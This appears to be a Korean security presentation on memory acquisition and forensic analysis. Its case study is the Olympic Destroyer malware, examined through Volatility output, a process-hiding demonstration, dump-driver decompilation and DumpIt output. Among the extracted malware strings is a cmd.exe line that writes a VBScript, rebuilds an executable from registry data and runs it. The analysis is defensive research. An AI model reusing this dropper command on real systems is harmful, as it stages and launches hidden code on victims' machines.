
연락처 정보 : malground7@gmail.com

메모리 수집 및 분석 도구 사용 현황

<수집도구>




<분석 도구>







[당시 평창 조직위 홈페이지 오류 화면]




PC #3



```
sValueName
uValue
cmd.exe /c (echo strPath = Wscript.ScriptFullName & echo.Set FSO = CreateObject^("Scripting.FileSystemObject"^) & echo.FSO.DeleteFile strPath, 1 & echo.Set oReg = GetObject^("winmgmts:{impersonationLevel=impersonate}!###.##root##default:StdRegProv"^) & echo.oReg.GetBinaryValue ^&H80000001, "Environment", "Data", arrBytes & echo.Set writer = FSO.OpenTextFile^("%ProgramData%##%COMPUTERNAME%.exe", 2, True^) & echo.For i = LBound^ (arrBytes^) to UBound^ (arrBytes^) & echo.s = s ^& Chr^ (arrBytes^ (i)^) & echo.Next & echo.writer.write s & echo.writer.close) > %ProgramData%##_wfrcmd.vbs && cscript.exe %ProgramData%##_wfrcmd.vbs && %ProgramData%##%COMPUTERNAME%.exe
cmd.exe /c (ping 0.0.0.0 > nul) & if exist %programdata%##evtchk.txt (exit 5) else ( type nul > %programdata%##evtchk.txt)
del %programdata%##evtchk.txt
%02X
c:##
##system32##notepad.exe
BIN
NBIN
%s##root##directory##LDAP
WQL
SELECT ds_cn FROM ds_computer
```



< 분석 및 대응 >



procdump

```
C:\#volatility-master>vol.py -f C:\#test.vmem --profile=Win7SP1x64 procdump -p 3180 -D C:\##Export
Volatility Foundation Volatility Framework 2.6
Process(V)      ImageBase      Name      Result
-----
0xfffffa8009403b30 0x00000000ff4f0000 OlympicDestroy OK: executable.3180.exe

C:\#volatility-master>vol.py -f C:\#test.vmem --profile=Win7SP1x64 procdump -p 3116 -D C:\##Export
Volatility Foundation Volatility Framework 2.6
Process(V)      ImageBase      Name      Result
-----
0xfffffa8009231280 0x00000000ff4f0000 notepad.exe OK: executable.3116.exe
```

executable.3180.exe 속성

일반

호환성

파일 해시

보안

자세히

이전 버전

이름	해시 값
CRC32	936F3FCF
MD5	644A174BB6A71C4B380460ECF51917DC
SHA-1	93D229F319B35772CB7711231A66055E710EED4D
SHA-256	0573871D81A09F4C92AE5F28BE062866BA92E9D...

executable.3116.exe 속성

일반

호환성

파일 해시

보안

자세히

이전 버전

이름	해시 값
CRC32	936F3FCF
MD	644A174BB6A71C4B380460ECF51917DC
SHA-1	93D229F319B35772CB7711231A66055E710EED4D
SHA-256	0573871D81A09F4C92AE5F28BE062866BA92E9D...

psxview

```
C:\#volatility-master>vol.py -f C:\#test.vmem --profile=Win7SP1x64 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P)      Name                      PID pslist psscan thrddproc pspcid csrss session deskthrd
-----
0x000000001de37580 VGAuthService.             1688 True  True  True  True  True  True  True
0x000000001e5f7b30 lsass.exe                   512  True  True  True  True  True  True  True
0x000000001da1bb30 vmtoolsd.exe               2644 True  True  True  True  True  True  True
0x000000001e2c7060 svchost.exe                 764  True  True  True  True  True  True  True
0x000000001da11b30 explorer.exe               2336 True  True  True  True  True  True  True
0x000000001e584b30 userinit.exe               2268 True  True  True  True  True  True  True
0x000000001e302710 svchost.exe                 860  True  True  True  True  True  True  True
0x000000001de25b30 svchost.exe                 1656 True  True  True  True  True  True  True
0x000000001e32b9e0 svchost.exe                 896  True  True  True  True  True  True  True
0x000000001d603b30 OlympicDestroy             3180 True  True  True  True  True  True  True
0x000000001d831280 notepad.exe                 3116 True  True  True  True  True  True  True
0x000000001df63a10 dwm.exe                     2292 True  True  True  True  True  True  True
```


psxview

```
C:\#volatility-master>vol.py -f C:\#test.vmem --profile=Win7SP1x64 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P)      Name                PID pslist psscan thrdproc pspcid csrss session deskthrd
-----
0x000000001de37580 VGAAuthService.      1688 True   True   True   True   True   True   True
0x000000001e5f7b30 lsass.exe            512  True   True   True   True   True   True   False
0x000000001da1bb30 vmtoolsd.exe         2644 True   True   True   True   True   True   True
0x000000001e2c7060 svchost.exe          764  True   True   True   True   True   True   True
0x000000001da11b30 explorer.exe         2336 True   True   True   True   True   True   True
0x000000001e584b30 userinit.exe         2268 True   True   True   True   True   True   True
0x000000001e302710 svchost.exe          860  True   True   True   True   True   True   True
0x000000001de25b30 svchost.exe          1656 True   True   True   True   True   True   True
0x000000001e32b9e0 svchost.exe          896  True   True   True   True   True   True   True
0x000000001d603b30 OlympicDestroy       3180 True   True   True   True   True   True   True
0x000000001d831280 notepad.exe          3116 True   True   True   True   True   True   True
0x000000001df63a10 dwm.exe              2292 True   True   True   True   True   True   True
```

psxview

```
C:\#volatility-master>vol.py -f C:\#test.vmem --profile=Win7SP1x64 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P)      Name                      PID  pslist  psscan  thrdproc  pspcid  csrss  session  deskthrd
-----
0x000000001de37580  VGAuthService.           1688  True    True    True      True    True    True     True
0x000000001e5f7b30  lsass.exe                 512   True    True    True      True    True    True     False
0x000000001da1bb30  vmtoolsd.exe             2644  True    True    True      True    True    True     True
0x000000001e2c7060  svchost.exe              764   True    True    True      True    True    True     True
0x000000001da11b30  explorer.exe             2336  True    True    True      True    True    True     True
0x000000001e584b30  userinit.exe             2268  True    True    True      True    True    True     True
0x000000001e302710  svchost.exe              860   True    True    True      True    True    True     True
0x000000001de25b30  svchost.exe              1656  True    True    True      True    True    True     True
0x000000001e32b9e0  svchost.exe              896   True    True    True      True    True    True     True
0x000000001d603b30  OlympicDestroy           3180  True    True    True      True    True    True     True
0x000000001d831280  notepad.exe              3116  True    True    True      True    True    True     True
0x000000001df63a10  dwm.exe                  2292  True    True    True      True    True    True     True
```


psxview

[illegible]

```
C:\#volatility-master>vol.py -f C:\#test.vmem --profile=Win7SP1x64 psxview
```

Volatility Foundation Volatility Framework 2.6

[illegible]

악성 프로세스 은폐

```
C:\#volatility-master>vol.py -f C:\#test.vmem --profile=Win7SP1x64 dlllist -p 3180
Volatility Foundation Volatility Framework 2.6
ERROR : volatility.debug : Cannot find PID 3180. If its terminated or unlinked, use psscan and then supply --offset=OFFSET

C:\#volatility-master>vol.py -f C:\#test.vmem --profile=Win7SP1x64 privs -p 3180
Volatility Foundation Volatility Framework 2.6
ERROR : volatility.debug : Cannot find PID 3180. If its terminated or unlinked, use psscan and then supply --offset=OFFSET

C:\#volatility-master>vol.py -f C:\#test.vmem --profile=Win7SP1x64 getsids -p 3180
Volatility Foundation Volatility Framework 2.6
ERROR : volatility.debug : Cannot find PID 3180. If its terminated or unlinked, use psscan and then supply --offset=OFFSET

C:\#volatility-master>vol.py -f C:\#test.vmem --profile=Win7SP1x64 envvars -p 3180
Volatility Foundation Volatility Framework 2.6
ERROR : volatility.debug : Cannot find PID 3180. If its terminated or unlinked, use psscan and then supply --offset=OFFSET

C:\#volatility-master>vol.py -f C:\#test.vmem --profile=Win7SP1x64 malfind -p 3180
Volatility Foundation Volatility Framework 2.6
ERROR : volatility.debug : Cannot find PID 3180. If its terminated or unlinked, use psscan and then supply --offset=OFFSET

C:\#volatility-master>vol.py -f C:\#test.vmem --profile=Win7SP1x64 handles -p 3180
Volatility Foundation Volatility Framework 2.6
Offset(V)      Pid      Handle      Access Type      Details
-----
ERROR : volatility.debug : Cannot find PID 3180. If its terminated or unlinked, use psscan and then supply --offset=OFFSET


C:\#volatility-master>
```

➡ 모든 명령어 무력화

< 메모리 수집 >

< 조작 >

< 분석 >



```
if ( dwIoControlCode == 0x22C002 )
{
    if ( v4 )
    {
        v3 = sub_1400088EC(v6, v8, (__int64)v4, v7, &v26); // dump start after info recv
        if ( v3 < 0 )
        {
            v11 = 567i64;
LABEL_27:
            DbgPrint("Assertion failed: %s (%s:%d)", "NT_SUCCESS(Status)", "dumpdrv.cpp", v11);
            goto LABEL_50;
        }
    }
}

v34 = FileHandle;
if ( FileHandle )
{
    if ( v45 && ByteOffset.LowPart & 0xFFF )
    {
        DbgPrint("Assertion failed: %s (%s:%d)", "(FileOffset.LowPart % PAGE_SIZE) == 0", "io.cpp", 431i64);
        v34 = FileHandle;
    }
    v35 = ZwWriteFile(v34, 0i64, 0i64, 0i64, &v77, *(PVOID *)v51, Length, &ByteOffset, 0i64);
}
```

3. 진행사항

03

Dumpl3 3.0.20180918.10
Copyright (C) 2007 - 2017, Matthieu Suiche <<http://www.msuiche.net>>
Copyright (C) 2012 - 2014, MoonSols Limited <<http://www.moonsols.com>>
Copyright (C) 2015 - 2017, Comae Technologies FZE <<http://www.comae.io>>
Copyright (C) 2017 - 2018, Comae Technologies DMCC <<http://www.comae.io>>

```
Destination path:      \\?\C:\WINDOWS\system32\LAPTOP-ILETCU89-20181029-021158.dmp
```


Computer name: LAPTOP-ILETCU89

```
--> Proceed with the acquisition ? [y/n] y
```

```
[+] Information:
Dump Type:      Microsoft Crash Dump
```

```
[+] Machine Information:
Windows version: 10.0.17134
MachineId: 9F9C0C9C-6ECD-11E8-94EC-E0FAFCC32000
TimeStamp: 131852527209862891
Cr3: 0x1ad002
KdCopyDataBlock: 0xffffffff02dc2cd7cc
KdDebuggerData: 0xffffffff02dc42b520
KdpDataBlockEncoded: 0xffffffff02dc45dfa8
```

```
Current date/time:      [2018-10-29 (YYYY-MM-DD) 2:12:00 (UTC)]
+ Processing...
```



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F		
